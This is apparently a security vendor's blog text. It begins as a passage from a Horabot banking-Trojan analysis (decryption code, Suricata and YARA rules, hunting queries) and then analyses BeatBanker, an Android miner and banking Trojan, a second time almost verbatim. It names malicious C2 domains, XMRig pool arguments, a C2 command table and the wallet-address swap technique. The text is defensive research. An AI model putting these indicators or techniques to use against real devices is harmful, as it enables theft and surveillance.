    current_key = int(encrypted_hex[0:2], 16)

    i = 2
    while i < len(encrypted_hex):
        next_key = int(encrypted_hex[i:i+2], 16)
        if key_index >= len(key_string):
            key_index = 0
        key_char = ord(key_string[key_index])
        xored_value = next_key ^ key_char

        if xored_value > current_key:
            decrypted_char = xored_value - current_key
        else:
            decrypted_char = (xored_value + 0xFF) - current_key

        result += chr(decrypted_char)
        current_key = next_key
        key_index += 1
        i += 2

    return result
Python implementation of the decryption routine
The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also observed by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.
Direct pointer (left), indirect pointer (right)
Indexed strings via TStringList lookups
The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.
To improve readability, the above screenshot has been edited to include the decrypted parameters, which are separated by double newlines.
Configuration retrieval and parsing are initiated in the sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.
C2 socket address extraction
If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.
Fallback to hardcoded socket address (lifenews[.]pro:49569)
Additional configuration values are parsed in sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:
Extracting value 5 and 6 from the configuration
In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as <|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.
The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.
The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:
Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)
Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.
The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.
After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):
Encryption routine sub_00A9F2D0
The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:
Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:
alert tcp any any -> any any ( \
    msg:"Horabot C2 socket communication (##hex##)"; \
    flow:established; \
    content:"##"; depth:2; fast_pattern; \
    content:"##"; endswith; \
    pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
    classtype:trojan-activity; \
    sid:1900000; \
    rev:1; \
    metadata:author Domenico; \
)
As documented by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.
Fake token overlay used for credential theft (right), with disassembly (left)
The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.
Below is a collage of pictures where the targeted bank overlays are visible.
Excerpt of decrypted fake overlays
Stage 4: The spreader
In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.
We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.
In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.
Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:
Harvest emails via the MAPI namespace;
Exfiltrate unique email addresses to the C2;
Clean up the outbox;
Filter the exfiltrated email addresses against a blocklist of keywords;
Prepare a phishing email containing a malicious PDF;
Mass-distribute the email to the filtered addresses.
One interesting point is that the spreader’s code and comments allow us to extract some useful intel:
All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”
Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.
Detection engineering and threat hunting opportunities
After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.
With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.
YARA rules
The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.
import "pe"

rule Horabot_Delphi_Trojan
{
    meta:
        author = "maT"
        description = "Detects Horabot payload/trojan (Delphi DLL)"
        hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
        hash_02 = "4caa797130b5f7116f11c0b48013e430"
        hash_03 = "c882d948d44a65019df54b0b2996677f"

    condition:
        uint32be(0) == 0x4d5a5000 and
        filesize < 150MB and
        pe.is_dll() and
        pe.number_of_exports == 4 and
        pe.exports("dbkFCallWrapperAddr") and
        pe.exports("__dbk_fcall_wrapper") and
        pe.exports("TMethodImplementationIntercept") and
        pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/)
}

rule Horabot_AutoIT_Loader
{
    meta:
        author = "maT"
        description = "Detects AutoIT script used as a loader by Horabot"

    strings:
        $winapi_01 = "Advapi32.dll"
        $winapi_02 = "CryptDeriveKey"
        $winapi_03 = "CryptDecrypt"
        $winapi_04 = "MemoryLoadLibrary"
        $winapi_05 = "VirtualAlloc"
        $winapi_06 = "DllCallAddress"

        $str_seed = "99521487"
        $str_func01 = "B080723_N"
        $str_func02 = "A040822_1"

        $opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = "B080723_N" CRLF Local $
        $opt_aes192 = "0x0000660f" // CALG_AES_192
        $opt_md5 = "0x00008003" // CALG_MD5

    condition:
        filesize < 100KB and
        all of ($winapi*) and
        (
            1 of ($str*) or
            all of ($opt*)
        )

}
Hunting queries
You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.
VirusTotal Intelligence
entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”))
URLScan
page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php)
Recently, we uncovered BeatBanker, an Android‑based malware campaign targeting Brazil. It spreads primarily through phishing attacks via a website disguised as the Google Play Store. To achieve their goals, the malicious APKs carry multiple components, including a cryptocurrency miner and a banking Trojan capable of completely hijacking the device and spoofing screens, among other things. In a more recent campaign, the attackers switched from the banker to a known RAT.
This blog post outlines each phase of the malware’s activity on the victim’s handset, explains how it ensures long‑term persistence, and describes its communication with mining pools.
Key findings:
To maintain persistence, the Trojan employs a creative mechanism: it plays an almost inaudible audio file on a loop so it cannot be terminated. This inspired us to name it BeatBanker.
It monitors battery temperature and percentage, and checks whether the user is using the device.
At various stages of the attack, BeatBanker disguises itself as a legitimate application on the Google Play Store and as the Play Store itself.
It deploys a banker in addition to a cryptocurrency miner.
When the user tries to make a USDT transaction, BeatBanker creates overlay pages for Binance and Trust Wallet, covertly replacing the destination address with the threat actor’s transfer address.
New samples now drop BTMOB RAT instead of the banking module.
Initial infection vector
The campaign begins with a counterfeit website, cupomgratisfood[.]shop, that looks exactly like the Google Play Store. This fake app store contains the “INSS Reembolso” app, which is in fact a Trojan. There are also other apps that are most likely Trojans too, but we haven’t obtained them.
The INSS Reembolso app poses as the official mobile portal of Brazil’s Instituto Nacional do Seguro Social (INSS), a government service that citizens can use to perform more than 90 social security tasks, from retirement applications and medical exam scheduling to viewing CNIS (National Registry of Social Information), tax, and payment statements, as well as tracking request statuses. By masquerading as this trusted platform, the fake page tricks users into downloading the malicious APK.
Packing
The initial APK file is packed and makes use of a native shared library (ELF) named libludwwiuh.so that is included in the application. Its main task is to decrypt another ELF file that will ultimately load the original DEX file.
First, libludwwiuh.so decrypts an embedded encrypted ELF file and drops it to a temporary location on the device under the name l.so. The same code that loaded the libludwwiuh.so library then loads this file, which uses the Java Native Interface (JNI) to continue execution.
l.so – the DEX loader
The library does not have calls to its functions; instead, it directly calls the Java methods whose names are encrypted in the stack using XOR (stack strings technique) and restored at runtime:
Initially, the loader makes a request to collect some network information using https://ipapi.is to determine whether the infected device is a mobile device, if a VPN is being used, and to obtain the IP address and other details.
This loader is engineered to bypass mobile antivirus products by utilizing dalvik.system.InMemoryDexClassLoader. It loads malicious DEX code directly into memory, avoiding the creation of any files on the device’s file system. The necessary DEX files can be extracted using dynamic analysis tools like Frida.
Furthermore, the sample incorporates anti-analysis techniques, including runtime checks for emulated or analysis environments. When such an environment is detected (or when specific checks fail, such as verification of the supported CPU_ABI), the malware can immediately terminate its own process by invoking android.os.Process.killProcess(android.os.Process.myPid()), effectively self-destructing to hinder dynamic analysis.
After execution, the malware displays a user interface that mimics the Google Play Store page, showing an update available for the INSS Reembolso app. This is intended to trick victims into granting installation permissions by tapping the “Update” button, which allows the download of additional hidden malicious payloads.
The payload delivery process mimics the application update. The malware uses the REQUEST_INSTALL_PACKAGES permission to install APK files directly into its memory, bypassing Google Play. To ensure persistence, the malware keeps a notification about a system update pinned to the foreground and activates a foreground service with silent media playback, a tactic designed to prevent the operating system from terminating the malicious process.
Crypto mining
When UPDATE is clicked on a fake Play Store screen, the malicious application downloads and executes an ELF file containing a cryptomining payload. It starts by issuing a GET request to the C2 server at either hxxps://accessor.fud2026.com/libmine-<arch>.so or hxxps://fud2026.com/libmine-<arch>.so. The downloaded file is then decrypted using CipherInputStream(), with the decryption key being derived from the SHA-1 hash of the downloaded file’s name, ensuring that each version of the file is encrypted with a unique key. The resulting file is renamed d-miner.
The decrypted payload is an ARM-compiled XMRig 6.17.0 binary. At runtime, it attempts to create a direct TCP connection to pool.fud2026[.]com:9000. If successful, it uses this endpoint; otherwise, it automatically switches to the proxy endpoint pool-proxy.fud2026[.]com:9000. The final command-line arguments passed to XMRig are as follows:
-o pool.fud2026[.]com:9000 or pool-proxy.fud2026[.]com:9000 (selected dynamically)
-k (keepalive)
--tls (encrypted connection)
--no-color (disable colored output)
--nicehash (NiceHash protocol support)
C2 telemetry
The malware uses Google’s legitimate Firebase Cloud Messaging (FCM) as its primary command‑and‑control (C2) channel. In the analyzed sample, each FCM message received triggers a check of the battery status, temperature, installation date, and user presence. A hidden cryptocurrency miner is then started or stopped as needed. These mechanisms ensure that infected devices remain permanently accessible and responsive to the attacker’s instructions, which are sent through the FCM infrastructure. The attacker monitors the following information:
isCharging: indicates whether the phone is charging;
batteryLevel: the exact battery percentage;
isRecentInstallation: indicates whether the application was recently installed (if so, the implant delays malicious actions);
isUserAway: indicates whether the user is away from the device (screen off and inactive);
overheat: indicates whether the device is overheating;
temp: the current battery temperature.
Persistence
The KeepAliveServiceMediaPlayback component ensures continuous operation by initiating uninterrupted playback via MediaPlayer. It keeps the service active in the foreground using a notification and loads a small, continuous audio file. This constant activity prevents the system from suspending or terminating the process due to inactivity.
The identified audio output8.mp3 is five seconds long and plays on a loop. It contains some Chinese words.
Banking module
BeatBanker compromises the machine with a cryptocurrency miner and introduces another malicious APK that acts as a banking Trojan. This Trojan uses previously obtained permission to install an additional APK called INSS Reebolso, which is associated with the package com.destination.cosmetics.
Similar to the initial malicious APK, it establishes persistence by creating and displaying a fixed notification in the foreground to hinder removal. Furthermore, BeatBanker attempts to trick the user into granting accessibility permissions to the package.
Leveraging the acquired accessibility permissions, the malware establishes comprehensive control over the device’s user interface.
The Trojan constantly monitors the foreground application. It targets the official Binance application (com.binance.dev) and the Trust Wallet application (com.wallet.crypto.trustapp), focusing on USDT transactions. When a user tries to withdraw USDT, the Trojan instantly overlays the target app’s transaction confirmation screen with a highly realistic page sourced from Base64-encoded HTML stored in the banking module.
The module captures the original withdrawal address and amount, then surreptitiously substitutes the destination address with an attacker-controlled one using AccessibilityNodeInfo.ACTION_SET_TEXT. The overlay page shows the victim the address they copied (for Binance) or just shows a loading icon (for Trust Wallet), leading them to believe they are remitting funds to the intended wallet when, in fact, the cryptocurrency is transferred to the attacker’s designated address.
Fake overlay pages: Binance (left) and Trust Wallet (right)
Target browsers
BeatBanker’s banking module monitors the following browsers installed on the victim’s device:
Chrome
Firefox
sBrowser
Brave
Opera
DuckDuckGo
Dolphin Browser
Edge
Its aim is to collect the URLs accessed by the victim using the regular expression ^(?:https?://)?(?:[^:/\\\\]+\\\\.)?([^:/\\\\]+\\\\.[^:/\\\\]+). It also offers management functionalities (add, edit, delete, list) for links saved in the device’s default browser, as well as the ability to open links provided by the attacker.
C2 communication
BeatBanker is also designed to receive commands from the C2. These commands aim to collect the victim’s personal information and gain complete control of the device.
Command
Description
0
Starts dynamic loading of the DEX class
Update
Simulates software update and locks the screen
msg:
Displays a Toast message with the provided text
goauth<*>
Opens Google Authenticator (if installed) and enables the AccessService.SendGoogleAuth flag used to monitor and retrieve authentication codes
kill<*>
Sets the protection bypass flag AccessService.bypass to “True”
and sets the initializeService.uninstall flag to “Off”
srec<*>
Starts or stops audio recording (microphone), storing the recorded data in a file with an automatically generated filename. The following path format is used to store the recording: /Config/sys/apps/rc/<timestamp>_0REC<last5digits>.wav
pst<*>
Pastes text from the clipboard (via Accessibility Services)
GRC<*>
Lists all existing audio recording files
gtrc<*>
Sends a specific audio recording file to the C2
lcm<*>
Lists supported front camera resolutions
usdtress<*>
Sets a USDT cryptocurrency address when a transaction is detected
lnk<*>
Opens a link in the browser
EHP<*>
Updates login credentials (host, port, name) and restarts the application
ssms<*>
Sends an SMS message (individually or to all contacts)
CRD<*>
Adds (E>) or removes (D>) packages from the list of blocked/disabled applications
SFD<*>
Deletes files (logs, recordings, tones) or uninstalls itself
adm<>lck<>
Immediately locks the screen using Device Administrator permissions
adm<>wip<>
Performs a complete device data wipe (factory reset)
Aclk<*>
Executes a sequence of automatic taps (auto-clicker) or lists existing macros
KBO<*>lod
Checks the status of the keylogger and virtual keyboard
KBO<*>AKP/AKA
Requests permission to activate a custom virtual keyboard or activates one
Requests Draw Over Other Apps permission (overlay)
RPM<*>INST
Requests permission to install apps from unknown sources (Android 8+)
ussd<*>
Executes a USSD code (e.g., *#06# for IMEI)
Blkt<*>
Sets the text for the lock overlay
BLKV<*>
Enables or disables full-screen lock using WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY to display a black FrameLayout element over the entire screen
SCRD<> / SCRD2<>
Enables/disables real-time screen text submission to the C2 (screen reading)
Controls VPN and firewall (status, block/allow apps, enable/disable)
noti<*>
Creates persistent and custom notifications
sp<*>
Executes a sequence of swipes/taps (gesture macro)
lodp<*>
Manages saved links in the internal browser (add, edit, delete, list)
scc:
Starts screen capture/streaming
New BeatBanker samples dropping BTMOB
Our recent detection efforts uncovered a campaign leveraging a fraudulent StarLink application that we assess as being a new BeatBanker variant. The infection chain mirrored previous instances, employing identical persistence methods – specifically, looped audio and fixed notifications. Furthermore, this variant included a crypto miner similar to those seen previously. However, rather than deploying the banking module, it was observed distributing the BTMOB remote administration tool.
The BTMOB APK is highly obfuscated and contains a class responsible for configuration. Despite this, it’s possible to identify a parser used to define the application’s behavior on the device, as well as persistence features, such as protection against restart, deletion, lock reset, and the ability to perform real-time screen recording.
String decryption
The simple decryption routine uses repetitive XOR between the encrypted data and a short key. It iterates through the encrypted text byte by byte, repeating the key from the beginning whenever it reaches the end. At each position, the sample XORs the encrypted byte with the corresponding byte of the key, overwriting the original. Ultimately, the modified byte array contains the original text, which is then converted to UTF-8 and returned as a string.
Malware-as-a-Service
BTMOB is an Android remote administration tool that evolved from the CraxsRAT, CypherRAT, and SpySolr families. It provides full remote control of the victim’s device and is sold in a Malware-as-a-Service (MaaS) model. On July 26, 2025, a threat actor posted a screenshot of the BTMOB RAT in action on GitHub under the username “brmobrats”, along with a link to the website btmob[.]xyz. The website contains information about the BTMOB RAT, including its version history, features, and other relevant details. It also redirects to a Telegram contact. Cyfirma has already linked this account to CraxsRAT and CypherRAT.
Recently, a YouTube channel was created by a different threat actor that features videos demonstrating how to use the malware and facilitate its sale via Telegram.
We also saw the distribution and sale of leaked BTMOB source code on some dark web forums. This may suggest that the creator of BeatBanker acquired BTMOB from its original author or the source of the leak and is utilizing it as the final payload, replacing the banking module observed in the INSS Reebolso incident.
In terms of functionality, BTMOB maintains a set of intrusive capabilities, including: automatic granting of permissions, especially on Android 13–15 devices; use of a black FrameLayout overlay to hide system notifications similar to the one observed in the banking module; silent installation; persistent background execution; and mechanisms designed to capture screen lock credentials, including PINs, patterns, and passwords. The malware also provides access to front and rear cameras, captures keystrokes in real time, monitors GPS location, and constantly collects sensitive data. Together, these functionalities provide the operator with comprehensive remote control, persistent access, and extensive surveillance capabilities over compromised devices.
Victims
All variants of BeatBanker – those with the banking module and those with the BTMOB RAT – were detected on victims in Brazil. Some of the samples that deliver BTMOB appear to use WhatsApp to spread, as well as phishing pages.
Conclusion
BeatBanker is an excellent example of how mobile threats are becoming more sophisticated and multi-layered. Initially focused in Brazil, this Trojan operates a dual campaign, acting as a Monero cryptocurrency miner, discreetly draining your device’s battery life while also stealing banking credentials and tampering with cryptocurrency transactions. Moreover, the most recent version goes even further, substituting the banking module with a full-fledged BTMOB RAT.
The attackers have devised inventive tricks to maintain persistence. They keep the process alive by looping an almost inaudible audio track, which prevents the operating system from terminating it and allows BeatBanker to remain active for extended periods.
Furthermore, the threat demonstrates an obsession with staying hidden. It monitors device usage, battery level and temperature. It even uses Google’s legitimate system (FCM) to receive commands. The threat’s banking module is capable of overlaying Binance and Trust Wallet screens and diverting USDT funds to the criminals’ wallets before the victim even notices.
The lesson here is clear: distrust is your best defense. BeatBanker spreads through fake websites that mimic Google Play, disguising itself as trustworthy government applications. To protect yourself against threats like this, it is essential to:
Download apps only from official sources. Always use the Google Play Store or the device vendor’s official app store. Make sure you use the correct app store app, and verify the developer.
Check permissions. Pay attention to the permissions that applications request, especially those related to accessibility and installation of third-party packages.
Keep the system updated. Security updates for Android and your mobile antivirus are essential.
Our solutions detect this threat as HEUR:Trojan-Dropper.AndroidOS.BeatBanker and HEUR:Trojan-Dropper.AndroidOS.Banker.*
Recently, we uncovered BeatBanker, an Android‑based malware campaign targeting Brazil. It spreads primarily through phishing attacks via a website disguised as the Google Play Store. To achieve their goals, the malicious APKs carry multiple components, including a cryptocurrency miner and a banking Trojan capable of completely hijacking the device and spoofing screens, among other things. In a more recent campaign, the attackers switched from the banker to a known RAT.
This blog post outlines each phase of the malware’s activity on the victim’s handset, explains how it ensures long‑term persistence, and describes its communication with mining pools.
Key findings:
To maintain persistence, the Trojan employs a creative mechanism: it plays an almost inaudible audio file on a loop so it cannot be terminated. This inspired us to name it BeatBanker.
It monitors battery temperature and percentage, and checks whether the user is using the device.
At various stages of the attack, BeatBanker disguises itself as a legitimate application on the Google Play Store and as the Play Store itself.
It deploys a banker in addition to a cryptocurrency miner.
When the user tries to make a USDT transaction, BeatBanker creates overlay pages for Binance and Trust Wallet, covertly replacing the destination address with the threat actor’s transfer address.
New samples now drop BTMOB RAT instead of the banking module.
Initial infection vector
The campaign begins with a counterfeit website, cupomgratisfood[.]shop, that looks exactly like the Google Play Store. This fake app store contains the “INSS Reembolso” app, which is in fact a Trojan. There are also other apps that are most likely Trojans too, but we haven’t obtained them.
The INSS Reembolso app poses as the official mobile portal of Brazil’s Instituto Nacional do Seguro Social (INSS), a government service that citizens can use to perform more than 90 social security tasks, from retirement applications and medical exam scheduling to viewing CNIS (National Registry of Social Information), tax, and payment statements, as well as tracking request statuses. By masquerading as this trusted platform, the fake page tricks users into downloading the malicious APK.
Packing
The initial APK file is packed and makes use of a native shared library (ELF) named libludwwiuh.so that is included in the application. Its main task is to decrypt another ELF file that will ultimately load the original DEX file.
First, libludwwiuh.so decrypts an embedded encrypted ELF file and drops it to a temporary location on the device under the name l.so. The same code that loaded the libludwwiuh.so library then loads this file, which uses the Java Native Interface (JNI) to continue execution.
l.so – the DEX loader
The library does not have calls to its functions; instead, it directly calls the Java methods whose names are encrypted in the stack using XOR (stack strings technique) and restored at runtime:
Initially, the loader makes a request to collect some network information using https://ipapi.is to determine whether the infected device is a mobile device, if a VPN is being used, and to obtain the IP address and other details.
This loader is engineered to bypass mobile antivirus products by utilizing dalvik.system.InMemoryDexClassLoader. It loads malicious DEX code directly into memory, avoiding the creation of any files on the device’s file system. The necessary DEX files can be extracted using dynamic analysis tools like Frida.
Furthermore, the sample incorporates anti-analysis techniques, including runtime checks for emulated or analysis environments. When such an environment is detected (or when specific checks fail, such as verification of the supported CPU_ABI), the malware can immediately terminate its own process by invoking android.os.Process.killProcess(android.os.Process.myPid()), effectively self-destructing to hinder dynamic analysis.
After execution, the malware displays a user interface that mimics the Google Play Store page, showing an update available for the INSS Reembolso app. This is intended to trick victims into granting installation permissions by tapping the “Update” button, which allows the download of additional hidden malicious payloads.
The payload delivery process mimics the application update. The malware uses the REQUEST_INSTALL_PACKAGES permission to install APK files directly into its memory, bypassing Google Play. To ensure persistence, the malware keeps a notification about a system update pinned to the foreground and activates a foreground service with silent media playback, a tactic designed to prevent the operating system from terminating the malicious process.
Crypto mining
When UPDATE is clicked on a fake Play Store screen, the malicious application downloads and executes an ELF file containing a cryptomining payload. It starts by issuing a GET request to the C2 server at either hxxps://accessor.fud2026.com/libmine-<arch>.so or hxxps://fud2026.com/libmine-<arch>.so. The downloaded file is then decrypted using CipherInputStream(), with the decryption key being derived from the SHA-1 hash of the downloaded file’s name, ensuring that each version of the file is encrypted with a unique key. The resulting file is renamed d-miner.
The decrypted payload is an ARM-compiled XMRig 6.17.0 binary. At runtime, it attempts to create a direct TCP connection to pool.fud2026[.]com:9000. If successful, it uses this endpoint; otherwise, it automatically switches to the proxy endpoint pool-proxy.fud2026[.]com:9000. The final command-line arguments passed to XMRig are as follows:
-o pool.fud2026[.]com:9000 or pool-proxy.fud2026[.]com:9000 (selected dynamically)
-k (keepalive)
--tls (encrypted connection)
--no-color (disable colored output)
--nicehash (NiceHash protocol support)
C2 telemetry
The malware uses Google’s legitimate Firebase Cloud Messaging (FCM) as its primary command‑and‑control (C2) channel. In the analyzed sample, each FCM message received triggers a check of the battery status, temperature, installation date, and user presence. A hidden cryptocurrency miner is then started or stopped as needed. These mechanisms ensure that infected devices remain permanently accessible and responsive to the attacker’s instructions, which are sent through the FCM infrastructure. The attacker monitors the following information:
isCharging: indicates whether the phone is charging;
batteryLevel: the exact battery percentage;
isRecentInstallation: indicates whether the application was recently installed (if so, the implant delays malicious actions);
isUserAway: indicates whether the user is away from the device (screen off and inactive);
overheat: indicates whether the device is overheating;
temp: the current battery temperature.
Persistence
The KeepAliveServiceMediaPlayback component ensures continuous operation by initiating uninterrupted playback via MediaPlayer. It keeps the service active in the foreground using a notification and loads a small, continuous audio file. This constant activity prevents the system from suspending or terminating the process due to inactivity.
The identified audio output8.mp3 is five seconds long and plays on a loop. It contains some Chinese words.
Banking module
BeatBanker compromises the machine with a cryptocurrency miner and introduces another malicious APK that acts as a banking Trojan. This Trojan uses previously obtained permission to install an additional APK called INSS Reebolso, which is associated with the package com.destination.cosmetics.
Similar to the initial malicious APK, it establishes persistence by creating and displaying a fixed notification in the foreground to hinder removal. Furthermore, BeatBanker attempts to trick the user into granting accessibility permissions to the package.
Leveraging the acquired accessibility permissions, the malware establishes comprehensive control over the device’s user interface.
The Trojan constantly monitors the foreground application. It targets the official Binance application (com.binance.dev) and the Trust Wallet application (com.wallet.crypto.trustapp), focusing on USDT transactions. When a user tries to withdraw USDT, the Trojan instantly overlays the target app’s transaction confirmation screen with a highly realistic page sourced from Base64-encoded HTML stored in the banking module.
The module captures the original withdrawal address and amount, then surreptitiously substitutes the destination address with an attacker-controlled one using AccessibilityNodeInfo.ACTION_SET_TEXT. The overlay page shows the victim the address they copied (for Binance) or just shows a loading icon (for Trust Wallet), leading them to believe they are remitting funds to the intended wallet when, in fact, the cryptocurrency is transferred to the attacker’s designated address.
Fake overlay pages: Binance (left) and Trust Wallet (right)
Target browsers
BeatBanker’s banking module monitors the following browsers installed on the victim’s device:
Chrome
Firefox
sBrowser
Brave
Opera
DuckDuckGo
Dolphin Browser
Edge
Its aim is to collect the URLs accessed by the victim using the regular expression ^(?:https?://)?(?:[^:/\\\\]+\\\\.)?([^:/\\\\]+\\\\.[^:/\\\\]+). It also offers management functionalities (add, edit, delete, list) for links saved in the device’s default browser, as well as the ability to open links provided by the attacker.
C2 communication
BeatBanker is also designed to receive commands from the C2. These commands aim to collect the victim’s personal information and gain complete control of the device.
Command
Description
0
Starts dynamic loading of the DEX class
Update
Simulates software update and locks the screen
msg:
Displays a Toast message with the provided text
goauth<*>
Opens Google Authenticator (if installed) and enables the AccessService.SendGoogleAuth flag used to monitor and retrieve authentication codes
kill<*>
Sets the protection bypass flag AccessService.bypass to “True”
and sets the initializeService.uninstall flag to “Off”
srec<*>
Starts or stops audio recording (microphone), storing the recorded data in a file with an automatically generated filename. The following path format is used to store the recording: /Config/sys/apps/rc/<timestamp>_0REC<last5digits>.wav
pst<*>
Pastes text from the clipboard (via Accessibility Services)
GRC<*>
Lists all existing audio recording files
gtrc<*>
Sends a specific audio recording file to the C2
lcm<*>
Lists supported front camera resolutions
usdtress<*>
Sets a USDT cryptocurrency address when a transaction is detected
lnk<*>
Opens a link in the browser
EHP<*>
Updates login credentials (host, port, name) and restarts the application
ssms<*>
Sends an SMS message (individually or to all contacts)
CRD<*>
Adds (E>) or removes (D>) packages from the list of blocked/disabled applications
SFD<*>
Deletes files (logs, recordings, tones) or uninstalls itself
adm<>lck<>
Immediately locks the screen using Device Administrator permissions
adm<>wip<>
Performs a complete device data wipe (factory reset)
Aclk<*>
Executes a sequence of automatic taps (auto-clicker) or lists existing macros
KBO<*>lod
Checks the status of the keylogger and virtual keyboard
KBO<*>AKP/AKA
Requests permission to activate a custom virtual keyboard or activates one
Requests Draw Over Other Apps permission (overlay)
RPM<*>INST
Requests permission to install apps from unknown sources (Android 8+)
ussd<*>
Executes a USSD code (e.g., *#06# for IMEI)
Blkt<*>
Sets the text for the lock overlay
BLKV<*>
Enables or disables full-screen lock using WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY to display a black FrameLayout element over the entire screen
SCRD<> / SCRD2<>
Enables/disables real-time screen text submission to the C2 (screen reading)
Controls VPN and firewall (status, block/allow apps, enable/disable)
noti<*>
Creates persistent and custom notifications
sp<*>
Executes a sequence of swipes/taps (gesture macro)
lodp<*>
Manages saved links in the internal browser (add, edit, delete, list)
scc:
Starts screen capture/streaming
New BeatBanker samples dropping BTMOB
Our recent detection efforts uncovered a campaign leveraging a fraudulent StarLink application that we assess as being a new BeatBanker variant. The infection chain mirrored previous instances, employing identical persistence methods – specifically, looped audio and fixed notifications. Furthermore, this variant included a crypto miner similar to those seen previously. However, rather than deploying the banking module, it was observed distributing the BTMOB remote administration tool.
The BTMOB APK is highly obfuscated and contains a class responsible for configuration. Despite this, it’s possible to identify a parser used to define the application’s behavior on the device, as well as persistence features, such as protection against restart, deletion, lock reset, and the ability to perform real-time screen recording.
String decryption
